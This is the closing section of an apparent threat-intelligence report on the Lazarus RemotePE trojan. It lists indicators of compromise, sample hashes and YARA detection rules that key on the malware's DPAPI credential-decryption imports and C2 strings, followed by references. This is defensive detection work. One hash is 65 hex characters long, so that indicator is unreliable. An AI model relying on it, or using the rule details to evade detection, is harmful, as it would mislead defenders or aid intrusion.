Type	Indicator	Comment
file.name	Iassvc.dll	Filename used for DPAPILoader
event.name	554D5C1F-AABE-49E4-AB57-994D22ECED28	RemotePE specific event name

Table 7: RemotePE host-based indicators

Samples

digest.sha256	Comment
4f6ae0110cf652264293df571d66955f7109e3424a070423b5e50edc3eb43874	DPAPILoader (Iassvc.dll)
aa4a2d1215f864481994234f13ab485b95150161b4566c180419d93dda7ac039	DPAPILoader (wmiclnt.dll)
159471e1abc9adf6733af9d24781fbf27a776b81d182901c2e04e28f3fe2e6f3	DPAPILoader (sspicli.dll)
7a05188ab0129b0b4f38e2e7599c5c52149ce0131140db33feb251d926428d68	RemotePELoader (decrypted from disk)

digest.sha256	Comment
37f5afb9ed3761e73feb95daceb7a1fdbb13c8b5fc1a2ba22e0ef7994c7920ef	RemotePE (2023-07-04)
6b33d20196267b0d64bca815ca863558d26b17cee77caf62a6cce8eae555ac8d	RemotePE (2023-10-17)
62e040a32aac2d2faa8d2bffa2cf7ab662228cebf9bb78eaa0a633c0b729d119	RemotePE (2024-04-18)
710f15302859c7af1c1e25219d704841b3fdbbc48f16a5a574d5ab6cf4f4842e8	RemotePE (2024-05-11)

Table 8: Samples observed related to this activity

YARA Rules

```

1 rule Lazarus_DPAPILoader_Hunting {
2     meta:
3         description = "Hunting rule to detect DPAPILoader, a loader used to load RemotePE."
4         author      = "Fox-IT / NCC Group"
5     strings:
6         $msg_1 = "[!] Could not allocate memory at the desired base!\n"
7         $msg_2 = "[!] Virtual section size is out of bounds: "
8         $msg_3 = "[!] Invalid relocDir pointer\n"
9         $msg_4 = "[-] Not supported relocations format at %d: %d\n"
10        $msg_5 = "[!] Cannot fill imports into 32 bit PE via 64 bit loader!\n"
11    condition:
12        any of them and pe.imports( "Crypt32.dll" , "CryptUnprotectData" )
13    }
14 rule Lazarus_RemotePE_C2_strings {
15     meta:
16         description = "RemotePE strings used for C2."

```

```
17     author      = "Fox-IT / NCC Group"
18     strings:
19         $a = "MicrosoftApplicationsTelemetryDeviceId" wide ascii xor
20         $b = "armAuthorization" wide ascii xor
21         $c = "ai_session" wide ascii xor
22     condition:
23         uint16(0) == 0x5A4D and all of them
24 }
25 rule Lazarus_RemotePE_class_strings {
26     meta:
27         description = "RemotePE class strings."
28         author      = "Fox-IT / NCC Group"
29     strings:
30         $a = "IMiddleController" ascii wide xor
31         $b = "IChannelController" ascii wide xor
32         $c = "IConfigProfile" ascii wide xor
33         $d = "IKernelModule" ascii wide xor
34     condition:
35         all of them
36 }
37 rule Lazarus_RemotePE_DPAPI_Encrypted_config {
38     meta:
39         description = "Detects RemotePE DPAPI-encrypted config on disk"
40         author      = "Fox-IT Security Research Team"
41     condition:
42         filesize == 3094
```

```
43     and uint32(0) == 0x00000001
44     and uint32(0x8E) == 0x00000B40
45 }
46
47
48
49
50
51
52
53
54
```

Listing 7: YARA rules for DPAPILoader, RemotePELoader and RemotePE

References

1. <https://blog.fox-it.com/2025/09/01/three-lazarus-rats-coming-for-your-cheese> ↵
2. <https://securelist.com/operation-applejeus/87553/> ↵
3. <https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/> ↵
4. <https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise> ↵
5. <https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/> ↵
6. <https://docs.dissect.tools/en/stable/> ↵
7. <https://github.com/hasherezade/libpeconv> ↵
8. <https://attack.mitre.org/techniques/T1480/001/> ↵
9. <https://docs.dissect.tools/en/stable> ↵
10. <https://github.com/am0nsec/HellsGate> ↵
11. <https://github.com/trickster0/TartarusGate> ↵
12. https://github.com/hasherezade/pe_to_shellcode/releases/tag/v1.2 ↵

Source: <https://blog.fox-it.com/2026/05/22/remotep-the-lazarus-rat-that-lives-in-memory/>